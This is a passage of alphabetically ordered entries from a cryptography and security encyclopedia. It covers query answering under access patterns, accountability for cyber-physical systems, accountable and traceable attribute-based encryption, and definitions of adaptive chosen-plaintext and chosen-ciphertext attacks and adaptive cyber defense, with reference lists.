The query q_s (A) $\leftarrow$ r_2(A, Italy, C), r_1(T, ny, A), r_1(T, C′, A) is as q_f but has an additional atom that further requires artists A to have performed the same song T also in a city C′ (possibly, but not necessarily, different from {ny}). Such a query is neither executable nor feasible, since in any reordering of the atoms, atom r_1(T, C′, A) will have variable C′ in an input position, and C′ does not occur elsewhere in the query. However, the new atom r_1(T, C′, A) is redundant, since it does not pose any new requirement to the query. More formally, it can be shown that query q_s is equivalent to query q_f (and to q_e, too), i.e., for every possible instance of the relations, the answers to q_s coincide with those to q_f (and to q_e). A query, such as q_s, that is equivalent to a feasible query is said to be stable (some authors (Deutsch et al. 2007; Ludäscher and Nash 2004; Nash and Ludäscher 2004), however, call feasible the stable queries, and orderable the feasible queries).

The query containment problem $q_1 \subseteq q_2$ for two queries q_1 and q_2 is the decision problem that consists in determining whether, for every possible database instance D, the answers to q_1 in D are always a subset of the answers to q_2 in D. Query containment is one of the main tools for query optimization and minimization. Stability is tightly related with query containment, and from the point of view of computational complexity, it has been proved to be as hard as query containment. In general, stability can also be cast as an instance of the problem of answering queries using views (Halevy 2001).

Executable queries, feasible queries, and stable queries clearly allow one to always retrieve the complete answer to the query as if the relations with access patterns were ordinary relational tables. However, this is not always the case. Consider, e.g., the query q_a (A) $\leftarrow$ r_2(A, Italy, modena), requesting the names of artists born in Modena, Italy. This query has one single body atom with a variable (A) occurring in an input position, so no executable reordering exists. For query q_a, the complete answer cannot, in general, be found. However, it is possible to adopt a recursive extraction

strategy that makes use of all the constants known from the query and of the domains associated with the relation attributes. Recursion comes from the fact that output values from one relation can be used in input fields of another relation, and there might be cyclic input-output dependencies among the relations in the schema. In this particular example, one may consider that the attribute City in r_1 has the same domain as City in r_2, i.e., the values used for the former can also be used for the latter, and vice versa, similarly for Artist. One could then exploit the only known value for the domain City (modena) and use it to access r_1, which indeed requires a city name as input. Although this access is unrelated with the query q_a, where r_1 is not even mentioned, it can provide values for artist names and song titles as output; in turn, these artist names can be used to access r_2 and retrieve values for nations and cities; the new city names can be used to access r_1 again; and so on. This possibly lengthy discovery process consists in disclosing all the content of the relations that can be extracted with the given initial knowledge; at the end of the process, when no new values can be discovered, the original query q_a can be evaluated over the data retrieved so far. The answers obtained in this way, called reachable certain answers, are in general only a subset of the answers that would have been found on the relations without access patterns, yet they are the best possible answers that can be retrieved by complying with the access patterns. A query such as q_a for which the reachable certain answers can be found is said to be answerable.

Finally, there are also queries for which so little is known that even a recursive extraction process would always fail to find any answer. Such queries are said to be unanswerable. An example of unanswerable query is $q_u(A) \leftarrow r_2(A, \text{Italy}, C)$: here no city name or artist name is initially known, so there is no hope to extract any data from the relations.

Finding the reachable certain answers is an expensive process that might require a considerable amount of accesses to the relations. This is particularly problematic when the accesses themselves are a bottleneck for query evaluation, as happens, e.g., when data sources over the Web are characterized as relations with access patterns. The recursive approach to query evaluation described for answerable queries requires extracting all data (from all relations in the schema) that can be discovered with the available information before evaluating the original query on the discovered

data. This naive approach can be improved in several respects. First of all, some relations in the schema might be irrelevant for the computation of the reachable certain answers: Only relevant relations should be accessed during query evaluation. Moreover, not all accesses to relevant relations might be useful to compute the reachable certain answers: Again, such accesses should be avoided. This brings forward the problem of minimization of the accesses used for the evaluation of a given query. Minimization of accesses can be considered when compiling a plan for the execution of the query (static optimization) as well as during the execution itself (dynamic optimization), possibly using information obtained from the data being extracted and integrity constraints that are known to hold on the relations.

Open Problems

Stability and feasibility are well understood by now (Li 2003; Yang et al. 2006), and several results are available that also cover the cases of schemata with integrity constraints and relations with possibly more than one access pattern (Deutsch et al. 2007; Ludäscher and Nash 2004; Nash and Ludäscher 2004). In particular, access patterns can be encoded into integrity constraints of a suitable form, which can then be processed together with the other constraints.

Relevance and static optimization for minimization of accesses have, instead, only been studied for limited forms of conjunctive queries in the case of relations with exactly one access pattern and no integrity constraints in the schema (Calì and Martinenghi 2008b; Li and Chang 2001). More general results are required to cover more expressive query classes and to allow for the presence of integrity constraints and multiple access patterns. Efforts in this direction were made in the context of dynamic optimization (Calì et al. 2009), where results are available in the case of schemata with particular kinds of integrity constraints, namely, functional dependencies and simple full-width inclusion dependencies (a restricted kind of inclusion dependencies that involve all the attributes of a relation). The latter kind of dependencies is particularly interesting in this context, since it can be used to assert that different relations are equivalent, and thus capture the notion of relations with multiple access patterns. Techniques for dynamic

optimization for minimization of accesses under more expressive classes of integrity constraints are yet to be explored.

Query containment has also been studied in the presence of access patterns (Calì and Martinenghi 2008a; Millstein et al. 2003), with a semantics that differs from the traditional one. The decision problem $q_1 \subseteq_{ap} q_2$ for queries q_1 and q_2 under access patterns asks whether, for every database instance D, the reachable certain answers to q_1 in D are always a subset of the reachable certain answers to q_2 in D. Although several algorithms have been proposed to address this problem, the currently available complexity bounds are not known to be tight. Furthermore, query containment in the presence of access patterns with the above semantics has only been studied for conjunctive queries over relations with exactly one access pattern and no integrity constraints in the schema.

Cross-References

SQL Access Control Model

Recommended Reading

Calì A, Martinenghi D (2008a) Conjunctive query containment under access limitations. In: Proceedings of the twenty-seventh international conference on conceptual modeling (ER 2008), Barcelona, 20–24 Oct 2008, pp 326–340

Calì A, Martinenghi D (2008b) Querying data under access limitations. In: Proceedings of the twenty-fourth IEEE international conference on data engineering (ICDE 2008), Cancun, 7–12 Apr 2008. IEEE Computer Society Press, pp 50–59

Calì A, Calvanese D, Martinenghi D (2009) Dynamic query optimization under access limitations and dependencies. J Univers Comput Sci 15(21):33–62
[MathSciNet]

Dembinski P, Maluszynski J (1985) And-parallelism with intelligent backtracking for annotated logic programs. In: Proceedings of the 1985 symposium on logic programming, Boston, 15–18 July 1985, pp 29–38

Deutsch A, Ludäscher B, Nash A (2007) Rewriting queries using views with access patterns under integrity constraints. Theor Comput Sci 37(3):200–226
[MathSciNet]

Duschka OM, Levy AY (1997) Recursive plans for information gathering. In: Proceedings of the fifteenth international joint conference on artificial intelligence (IJCAI'97), Nagoya, 23–29 Aug 1997, pp 778–784

Florescu D, Levy AY, Manolescu I, Suciu D (1999) Query optimization in the presence of limited access patterns. In: Proceedings of the ACM SIGMOD international conference on management of data, Philadelphia, 31 May–3 June 1999, pp 311–322

Halevy AY (2001) Answering queries using views: a survey. VLDB J 10(4):270–294

Li C (2003) Computing complete answers to queries in the presence of limited access patterns. VLDB J 12(3):211–227

Li C, Chang E (2001) Answering queries with useful bindings. ACM Trans Database Syst 26(3):313–343

Ludäscher B, Nash A (2004) Processing union of conjunctive queries with negation under limited access patterns. In: Proceedings of the ninth international conference on extending database technology (EDBT 2004), Heraklion, Crete, 14–18 March 2004, pp 422–440

Millstein TD, Halevy AY, Friedman M (2003) Query containment for data integration systems. J Comput Syst Sci 66(1):20–39
[MathSciNet]

Nash A, Ludäscher B (2004) Processing first-order queries under limited access patterns. In: Proceedings of the twenty-third ACM SIGACT SIGMOD SIGART symposium on principles of database systems (PODS 2004), Paris, 14–16 June 2004, pp 307–318

Rajaraman A, Sagiv Y, Ullman JD (1995) Answering queries using templates with binding patterns. In: Proceedings of the fourteenth ACM SIGACT SIGMOD SIGART symposium on principles of database systems (PODS'95), San Jose, 22–25 May 1995

Yang G, Kifer M, Chaudhri VK (2006) Efficiently ordering subgoals with access constraints. In: Proceedings of the twenty-fifth ACM SIGACT SIGMOD SIGART symposium on principles of database systems (PODS 2006), Chicago 26–28 June 2006, pp 22–22

Yerneni R, Li C, Garcia-Molina H, Ullman JD (1999) Computing capabilities of mediators. In: Proceedings of the ACM SIGMOD international conference on management of data, Philadelphia, June 1–3 1999, pp 443–454

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300013

Access Rights

Permissions: Access Control Fundamentals

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300014

Accountability

Attack Traceability

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1719

Accountability for Cyber-Physical Systems

Alexander Pretschner[7] ✉ and Severin Kacianka[7] ✉
(7) Technical University of Munich, Munich, Germany

✉ **Alexander Pretschner (Corresponding author)**
Email: alexander.pretschner@tum.de

✉ **Severin Kacianka**
Email: severin.kacianka@tum.de
Email: kacianka@in.tum.de

Definition

The meaning of accountability in a technical system depends on the exact context and the desired characteristics. In general, it denotes the desire to limit an actor's (mis-)use of power by making actions transparent, link them to the actor, threaten the actor with consequences, and thus deter misbehavior.

Background

Accountability is a concept rooted in Liberalism and was conceived as a means to check the power of officials. This core idea was then picked up and refined by political and, later, social scientists. Lindberg (2013) gives the central idea as "when decision-making power is transferred from a principal (e.g. the citizens) to an agent (e.g. government), there must be a mechanism in place for holding the agent accountable for their decisions and tools for sanction," and Bovens (2007) writes that "[t]he most concise description of accountability would be: the obligation to explain and justify

conduct.” Similar to the social systems for which accountability was first conceived, cyber-physical systems (CPS) are complex systems that integrate software and hardware components that are usually embedded into a social context (Lee, 2008) and suffer from the same diffusion of responsibility problems that accountability is a means to counter (Nissenbaum, 1996).

In computer science, the concept of accountability is used in several sub-fields, yet without a unified definition of accountability. Xiao et al. (2016) analyzed the literature in the fields of networking, distributed systems, cloud computing, and the smart grid and found that accountability is interpreted in different ways. Similarly, in a systematic mapping study, Kacianka et al. (2017) concluded that there are no unified or standard means to realize accountability in actual systems. They found the research scattered over different communities with no generally accepted architecture or requirements. Conducting a literature review on algorithmic accountability, Wieringa (2020) also could not identify a clear and unified understanding of accountability.

A landmark publication on accountability in computer science was published by Weitzner et al. (2008). They provide a definition for *Information Accountability*, as an improvement on classic preventive data control measures. Classically, systems protect a user’s privacy by ensuring that data cannot be accessed by unauthorized personnel and thus prevent data leaks. Predated by Povey’s work on optimistic access control (Povey, 1999), Weitzner et al. (2008) changed this premise and, drawing parallels to law enforcement, suggested to build systems in such a way that it is easy to trace data leaks and then leverage the existing legal system to punish misbehavior. This perspective of accountability builds on transparency via logging, the understanding of causes, and the attribution of responsibility which ultimately includes some form of punishment.

Recently, accountability became popular under the term *Algorithmic Accountability* (Diakopoulos, 2015) for automated decision systems (ADS). This umbrella term captures all problems that arise from the use of opaque (machine learning) algorithms for tasks such as automated court decisions, policing, or similar tasks that impact human lives. In these settings, transparency alone is not enough (Ananny and Crawford, 2018), and the literature seeks ways to make such systems understandable to humans, i.e., explainable (Miller, 2019).

Similarly, accountability and explanations are an important topic in the area of robotics and CPS. As in ADS, accountability is closely linked to the idea of an explanation (Miller, 2019) and explicit causal models (e.g., Pearl and Mackenzie 2018). Causal models are used to capture causal relationships in a domain. Given one log containing a (usually undesired) subset of events E, these models can be used to infer and/or check which other subset E' of the log was causal for E to happen. Once a causal relationship is established, it needs to be understood and validated by a human. This process often involves an *explanation* of the cause.

Application

In some domains, researchers have managed to formalize a specific understanding of accountability. As an example, Küsters et al. (2010) provide such a definition in the context of e-voting and shows how the respective cryptographic protocols can be checked to satisfy this property. Among other things, they suggest a judging procedure that will gather evidence from the participants in the protocol and will blame misbehaving parties if a violation of the protocol is detected. The judging procedure must be complete, i.e., give a verdict if the security goal is violated and fair, i.e., must never blame a party that is honest and follows the protocol.

In domains where the problem space cannot be easily limited, such as ADS or CPS, accountability is a relation between the technical system and its social context. The goal here is to design systems in such a way that their power can be limited by means of accountability. For example, to prevent an ADS from arbitrarily rejecting credit applications, its reasoning and decision process should be transparent (Wieringa, 2020); to understand accidents and then prevent them in the future, a CPS like an autonomous car should be able to explain its behavior. Here, structural causal models (SCMs) are used to understand and reason over the causal relations in a system (Ibrahim et al., 2020). SCMs turn out to be very useful for implementing accountability, because without a causal relation, there can also be no accountability relation. Kacianka and Pretschner (2021) show how different definitions of accountability in a system can be expressed as SCMs and how they can be used to validate if a system fulfills a specific definition.

Open Problems and Future Directions

For accountability in cryptographic protocols, the main open problem is to adapt the concept to new systems. Many systems, for example, blockchains, make claims of accountability without formalizing and/or proving them (Graf et al., 2020). Where applicable, formalizations like the one given by Küsters et al. (2010) allow developers to formally specify their accountability claims and then prove that their cryptographic system fulfills them.

For more complex systems, such as CPS, which are less easy to formalize, a main problem is embedding the technical implementation of accountability into its socio-technical context. Here, it is still unclear which definitions of accountability are most suitable and how we can automatically reason about them.

Furthermore, storing logs in a secure and reliable manner, finding the right level of abstractions for those logs, merging logs from different sources, possibly inferring causal models from them, and combining them with manually crafted models are new and emerging fields of research (Ibrahim et al., 2019). Finally, there is no consensus if only humans can be accountable, or if it might also be possible to punish machines, for example, in the form of electronic or other juridical persons.

Cross-References

Secure Audit Logs

References

Ananny M, Crawford K (2018) Seeing without knowing: limitations of the transparency ideal and its application to algorithmic accountability. New Media Soc 20(3):973–989

Bovens M (2007) Analysing and assessing accountability: a conceptual framework 1. Eur Law J 13(4):447–468
[MathSciNet]

Diakopoulos N (2015) Algorithmic accountability: journalistic investigation of computational power structures. Digit Journal 3(3):398–415

Graf M, Küsters R, Rausch D (2020) Accountability in a permissioned blockchain: formal analysis of hyperledger fabric. In: 2020 IEEE European symposium on security and privacy (EuroS&P). IEEE, pp 236–255

Ibrahim A, Kacianka S, Pretschner A, Hartsell C, Karsai G (2019) Practical causal models for cyber-physical systems. In: NASA formal methods symposium. Springer, pp 211–227

Ibrahim A, Klesel T, Zibaei E, Kacianka S, Pretschner A (2020) Actual causality canvas: a general framework for explanation-based socio-technical constructs. ECAI

Kacianka S, Pretschner A (2021) Designing accountable systems. In: Proceedings of the 2021 ACM conference on fairness, accountability, and transparency, pp 424–437

Kacianka S, Beckers K, Kelbert F, Kumari P (2017) How accountability is implemented and understood in research tools. In: International conference on product-focused software process improvement. Springer, pp 199–218

Küsters R, Truderung T, Vogt A (2010) Accountability: definition and relationship to verifiability. In: Proceedings of the 17th ACM conference on computer and communications security. ACM, pp 526–535

Lee EA (2008) Cyber physical systems: design challenges. In: 2008 11th IEEE international symposium on object and component-oriented real-time distributed computing (ISORC). IEEE, pp 363–369

Lindberg SI (2013) Mapping accountability: core concept and subtypes. Int Rev Adm Sci 79(2):202–226. https://doi.org/10.1177/0020852313477761

Miller T (2019) Explanation in artificial intelligence: insights from the social sciences. Artif Intell 267:1–38
[MathSciNet]

Nissenbaum H (1996) Accountability in a computerized society. Sci Eng Ethics 2(1):25–42

Pearl J, Mackenzie D (2018) The book of why: the new science of cause and effect. Basic Books, New York

Povey D (1999) Optimistic security: a new access control paradigm. In: Proceedings of the 1999 workshop on new security paradigms, pp 40–45

Weitzner DJ, Abelson H, Berners-Lee T, Feigenbaum J, Hendler J, Sussman GJ (2008) Information accountability. Commun ACM 51(6):82–87. https://doi.org/10.1145/1349026.1349043

Wieringa M (2020) What to account for when accounting for algorithms: a systematic literature review on algorithmic accountability. In: Proceedings of the 2020 conference on fairness, accountability, and transparency, pp 1–18

Xiao Z, Kathiresshan N, Xiao Y (2016) A survey of accountability in computer networks and distributed systems. Secur Commun Netw 9(4):290–315

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300015

Accountable and Traceable ABE

Accountable and Traceable Attribute-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1456

Accountable and Traceable Attribute-Based Encryption

Jianting Ning[8, 9] ✉
(8) Fujian Normal University, Fuzhou, China
(9) Singapore Management University, Singapore, Singapore

Synonyms

Accountable and traceable ABE

Definitions

An accountable and traceable attribute-based encryption (ABE) is an attribute-based encryption scheme in which misbehavior of the authority could be caught and the users who are dishonest could be traced.

Background

In the context of ABE, the notion of user accountability is the same as the notion of user traceability, which captures that dishonest users who illegally leak their private keys to other users could be identified. The notion of authority accountability captures that the authority who illegally generates and distributes legitimate private keys to unauthorized users could be detected. The key abuse problem in ABE was first investigated in Hinek et al. (2012). The concept of accountable ABE was first introduced by Li, Ren, and Kim in 2009 (Li et al., 2009). A multi-authority CP-ABE with user accountability was later proposed in Li et al. (2011). The first KP-ABE scheme that considered traceability was proposed by Yu et al. (2009). The

notion of traceability in the context of predicate encryption was introduced by Katz and Schröder (2011). In the context of ABE, there are two types of traceability: white-box traceability and black-box traceability. For white-box traceability, given a well-formed private key, a tracing algorithm can identify the dishonest user who leaks the key. For black-box traceability, given a decryption black-box, a tracing algorithm can find out the malicious users who built the device using their private keys. The first white-box traceable CP-ABE scheme supporting any monotone access structures was proposed in Liu et al. (2012). Later, Liu et al. (2013) proposed the first black-box traceable CP-ABE scheme that supports any monotone access structures. Ning et al. (2015b) proposed a white-box traceable CP-ABE scheme that supports flexible attributes. To identify dishonest users and the misbehavior of authority, an accountable authority CP-ABE scheme with white-box traceability was proposed in Ning et al. (2015a). Later, a black-box traceable CP-ABE scheme with short ciphertexts was proposed in Ning et al. (2016). Recently, Lai and Tang (2018) proposed a generic construction of black-box traceable CP-ABE which can also be transformed to be authority accountable.

Theory

Since most accountable and traceable ABE constructions are in ciphertext-policy setting, we mainly focus on accountable and traceable CP-ABE.

An accountable and traceable CP-ABE scheme consists of the following randomized algorithms: *Setup*, *Encrypt*, *KeyGen*, *Decrypt*, *KeySanityCheck*, *Trace*, *Trace'*, and *Trace* $\mathbb{D}$.

- *Setup*. Takes as input a security parameter and outputs the public parameters and a master key. The master key is known only to the authority.
- *Encrypt*. Takes as input the public parameters, a message and an access policy over the universe of attributes, and outputs a ciphertext.
- *KeyGen*. Takes as input the public parameters, the master key, a set of attributes, and an identity, and outputs a private key.
- *Decrypt*. Takes as input the public parameters, a ciphertext associated with an access policy $\mathbb{A}$ and a private key for a set *S* of attributes, and outputs the corresponding plaintext if *S* satisfies $\mathbb{A}$.

- *KeySanityCheck*. Takes as input the public parameters and a private key and outputs 1 if the private key passes the key sanity check; otherwise, outputs 0.
- *Trace*. Takes as input the public parameters, the master key and a private key. The algorithm outputs an identity of the dishonest user.
- *Trace'*. Takes as input the public parameters, the master key and a private key. The algorithm outputs 1 if the authority is malicious; otherwise, outputs an identity of the dishonest user.
- *Trace* $^{\mathbb{D}}$. Takes as input the public parameters, the master key and a decryption black-box $\mathbb{D}$, and outputs an identity set of malicious users.

The algorithms *KeySanityCheck*, *Trace*, *Trace*', and *Trace* $^{\mathbb{D}}$ are optional. If a CP-ABE scheme contains algorithms *KeySanityCheck* and *Trace*, it is called *white-box traceable CP-ABE* or *CP-ABE with white-box traceability*. If a CP-ABE scheme contains algorithms *KeySanityCheck* and *Trace*', it is called *accountable and white-box traceable CP-ABE* or *accountable CP-ABE with white-box traceability*. If a CP-ABE scheme contains algorithm *Trace* $^{\mathbb{D}}$, it is called *accountable and black-box traceable CP-ABE* or *accountable CP-ABE with black-box traceability*.

The algorithm *Setup* is run by a trusted party, the authority. The algorithm *Encrypt* is run by the data owner to encrypt messages. The algorithm *KeyGen* is run by the authority to generate the private key corresponding to a set of attributes as the response to the private key request of a user. The algorithm *Decrypt* is run by the user to decrypt messages. The algorithms *Encrypt* and *Decrypt* should satisfy the standard consistency constraints: if all algorithms are executed correctly, then any message encrypted with the algorithm *Encrypt* should be decrypted correctly by the algorithm *Decrypt* providing that the set of attributes associated with the user's private key satisfies the access polity of the ciphertext. The algorithm *KeySanityCheck* is run by a trusted party, the traceable authority, to verify whether a private key is well-formed or not. The algorithm *Trace* is run by the traceable authority to trace the owner of the private key. The algorithm *Trace* $^{\mathbb{D}}$ is run by the traceable authority to trace the malicious users who build the decryption black-box $\mathbb{D}$. If algorithm *Trace*, *Trace*', and *Trace* $^{\mathbb{D}}$ do not take the master key as input, we call the scheme is publicly traceable.

Applications

Accountable and traceable ABE was introduced to enable traceability of malicious users and accountability of authority. It can be applied in the following applications:

- *Traceability of malicious users*. An accountable and traceable ABE scheme can be used to trace malicious users who illegally leak their private keys to others for profits, such as pay-TV system.
- *Accountability of authority*. An accountable and traceable ABE scheme can be utilized to identify the misbehavior of the authority, i.e., distributing private keys for unauthorized users.

Open Problems and Future Directions

There are several challenging problems:

- *Accountable and traceable ABE scheme with adaptive black-box traceability in the standard model*. Most of the existing accountable and traceable ABE schemes are only selectively traceable in the sense that the adversary needs to declare the access structure of a decryption black-box before seeing the public parameters. How to design an accountable and traceable ABE scheme with adaptive black-box traceability in the standard model is a challenging problem.
- *Efficient accountable and black-box traceable ABE*. Most of the existing accountable and black-box traceable ABE schemes are based on composite order groups. How to construct efficient accountable and traceable ABE schemes with high efficiency based on prime order groups or even without pairing is a challenging problem.
- *Post-quantum accountable and traceable ABE*. With the development of quantum computers, post-quantum accountable and traceable ABE schemes from post-quantum hardness assumptions should be developed.

References

Hinek MJ, Jiang S, Safavi-Naini R, Shahandashti SF (2012) Attribute-based encryption without key cloning. Int J Appl Crypt 2(3):250–270
[MathSciNet]

Katz J, Schröder D (2011) Tracing insider attacks in the context of predicate encryption schemes. ACITA

Lai J, Tang Q (2018) Making any attribute-based encryption accountable, efficiently. In: European Symposium on Research in Computer Security. Springer, pp 527–547

Li J, Ren K, Kim K (2009) A2BE: accountable attribute-based encryption for abuse free access control. IACR Cryptology ePrint Archive 2009:118

Li J, Huang Q, Chen X, Chow SS, Wong DS, Xie D (2011) Multi-authority ciphertext-policy attribute-based encryption with accountability. In: Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security, ACM, pp 386–390

Liu Z, Cao Z, Wong DS (2012) White-box traceable ciphertext-policy attribute-based encryption supporting any monotone access structures. IEEE Trans Inf Forensics Secur 8(1):76–88

Liu Z, Cao Z, Wong DS (2013) Blackbox traceable CP-ABE: how to catch people leaking their keys by selling decryption devices on ebay. In: Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security, Alexandria, pp 475–486

Ning J, Dong X, Cao Z, Wei L (2015a) Accountable authority ciphertext-policy attribute-based encryption with white-box traceability and public auditing in the cloud. In: European Symposium on Research in Computer Security, Springer, pp 270–289

Ning J, Dong X, Cao Z, Wei L, Lin X (2015b) White-box traceable ciphertext-policy attribute-based encryption supporting flexible attributes. IEEE Trans Inf Forensics Secur 10(6):1274–1288

Ning J, Cao Z, Dong X, Gong J, Chen J (2016) Traceable CP-ABE with short ciphertexts: how to catch people selling decryption devices on ebay efficiently. In: European Symposium on Research in Computer Security, Springer, pp 551–569

Yu S, Ren K, Lou W, Li J (2009) Defending against key abuse attacks in KP-ABE enabled broadcast systems. In: International Conference on Security and Privacy in Communication Systems. Springer, Heidelberg, pp 311–329

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_278

Acquirer

Marijke De Soete[10] ✉
(10) Security4Biz, Oostkamp, Belgium

Definition

In card retail payment schemes and electronic commerce, there are normally two parties involved in a payment transaction: a customer and a merchant. The acquirer is the bank of the merchant.

In POS transactions: the entity (usually a bank) to which the merchant transmits the information necessary to process the card payment.

In ATM transactions: the entity (usually a bank) which makes banking services (e.g., cash retrieval) available to the customer (cardholder), directly or via the use of third-party providers.

Editorial Note For more information, see https://www.investopedia.com/terms/a/acquirer.asp

Recommended Reading

www.ecb.europa.eu

www.emvco.com

www.europeanpaymentscouncil.eu

www.howbankswork.com

www.pcisecuritystandards.org

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300016

Acronym (DGA)

Data Governance Act (DGA)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300017

Active Authentication

Continuous Authentication
Frictionless User Authentication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300019

Adaptation

Re-identification and Automatic Update for Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_543

Adaptive Chosen Ciphertext Attack

Alex Biryukov[11] ✉
(11) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

An *adaptive* chosen ciphertext attack is a chosen ciphertext attack scenario in which the attacker has the ability to make his or her choice of the inputs to the decryption function based on the previous chosen ciphertext queries. The scenario is clearly more powerful than the basic chosen ciphertext attack and thus less realistic. However, the attack may be quite practical in the public-key setting. For example, plain RSA is vulnerable to chosen ciphertext attack (RSA Public-Key Encryption for more details) and some implementations of RSA may be vulnerable to *adaptive* chosen ciphertext attack, as shown by Bleichenbacher (1998).

Cross-References

Block Ciphers
Public Key Cryptography
Symmetric Cryptosystem

Recommended Reading

Bleichenbacher D (1998) Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS#1. In: Krawczyk H (ed) Advances in cryptology – CRYPTO’98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_544

Adaptive Chosen Plaintext and Chosen Ciphertext Attack

Alex Biryukov[12] ✉
(12) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

Definition

In this attack, the scenario allows the attacker to apply adaptive chosen plaintext and adaptive chosen ciphertext queries simultaneously. The attack is one of the most powerful in terms of the capabilities of the attacker. The only two examples of such attacks known to date are the boomerang attack (Wagner 1999) and the *yoyo-game* (Biham et al. 1999).

Cross-References

Block Ciphers
Boomerang Attack
Symmetric Cryptosystem

Recommended Reading

Biham E, Biryukov A, Dunkelman O, Richardson E, Shamir A (1999) Initial observations on skipjack: cryptanalysis of skipjack-3xor. In: Tavares SE, Meijer H (eds) Selected areas in cryptography, SAC 1998. Lecture notes in computer science, vol 1556. Springer, Berlin, pp 362–376

Wagner D (1999) The boomerang attack. In: Knudsen LR (ed) Fast software encryption, FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 156–170

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_545

Adaptive Chosen Plaintext Attack

Alex Biryukov[13] ✉
(13) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

Definition

An *adaptive*chosen plaintext attack is a chosen plaintext attack scenario in which the attacker has the ability to make his or her choice of the inputs to the encryption function based on the previous chosen plaintext queries and their corresponding ciphertexts. The scenario is clearly more powerful than the basic chosen plaintext attack, but is probably less practical in real life since it requires interaction of the attacker with the encryption device.

Cross-References

Block Ciphers
Digital Signature Schemes
MAC Algorithms
Symmetric Cryptosystem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300020

Adaptive Control Framework (ACF)

Risk Communication

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1773

Adaptive Cyber Defense

Partha Pal[14] ✉ and Michael Atighetchi[14] ✉
(14) Raytheon BBN, Cambridge, MA, USA

✉ **Partha Pal**
Email: partha.pal@rtx.com
Email: ppal@raytheon.com

✉ **Michael Atighetchi (Corresponding author)**
Email: michael.atighetchi@rtx.com
Email: michael.atighetchi@raytheon.com

Synonyms

Autonomous cyber response; Intrusion tolerance; Survivability

Definition

Adaptive Cyber Defense (ACD in short) covers the general area of cyber security that is outside of its classical focus, namely, protection and detection. Specifically, ACD incorporates adaptive and autonomous responses – proactive, or reactive, to detected attacks or observed cyber incidents – that dynamically change some combination of the configuration of the protected system, its behavior, and the security policies and mechanisms that govern the system, with the aim of achieving tolerance, survivability, and resilience to future attacks.

Background

The initial focus of cyber security was protection – security mechanisms and techniques focused on preventing bad things from happening. Typically, strict enforcement of well-designed static policies prevented any attempts to violate, breach, or bypass the security controls (Lipner 2015). As systems grew more complex, versatile, geographically distributed, networked, and interconnected, and attackers became more motivated, it soon became apparent that complete prevention is unachievable if computer systems are to provide meaningful services outside of highly controlled environments and very restricted scope. This ushered the second generation of cyber security, leading to the research and development of intrusion detection systems (Axelsson 2000), which had the goal of detecting attacks as they happen. As it turned out, it is hard to ensure that all attacks will be detected in time before they cause perceivable damage. New attack techniques and evolving methods such as polymorphic attacks were quickly outpacing both signature-based and anomaly-based detection mechanisms, seeding the germs of ACD in the form of periodically updated virus and malware signatures which made intrusion detection systems somewhat dynamic. However, generating new signatures involved (and it still does to some extent) significant expertise and manual effort. Consequently, the third generation of cyber security focused on intrusion tolerant systems – if attacks cannot be prevented or detected on time, let us try to make the systems survive and operate through attacks by changing and evolving aspects of the system itself. Over the last two decades, we have made significant progress in ACD as a community. Unfortunately, new software and hardware technologies are also available to the adversary, and creating flawless software proven to be bug-free and un-exploitable is still far from reality. As a result, cyber defense is still very much an arms race between the defenders and the adversary. Current work focusing on resilience to address novel and unknown attacks may shift the balance going forward.

Theory and Application

In the context of this article, we use the term system to mean running software within a hardware environment. The hardware can be a collection of compute devices, ranging from small embedded devices to rack-mounted servers. The software typically takes the form of one or more processes on each compute device and can include infrastructure services and end-user

applications. Collectively, the system provides a service to its users or has an application in the civilian, military, business and commercial, social or entertainment aspects of modern day lives.

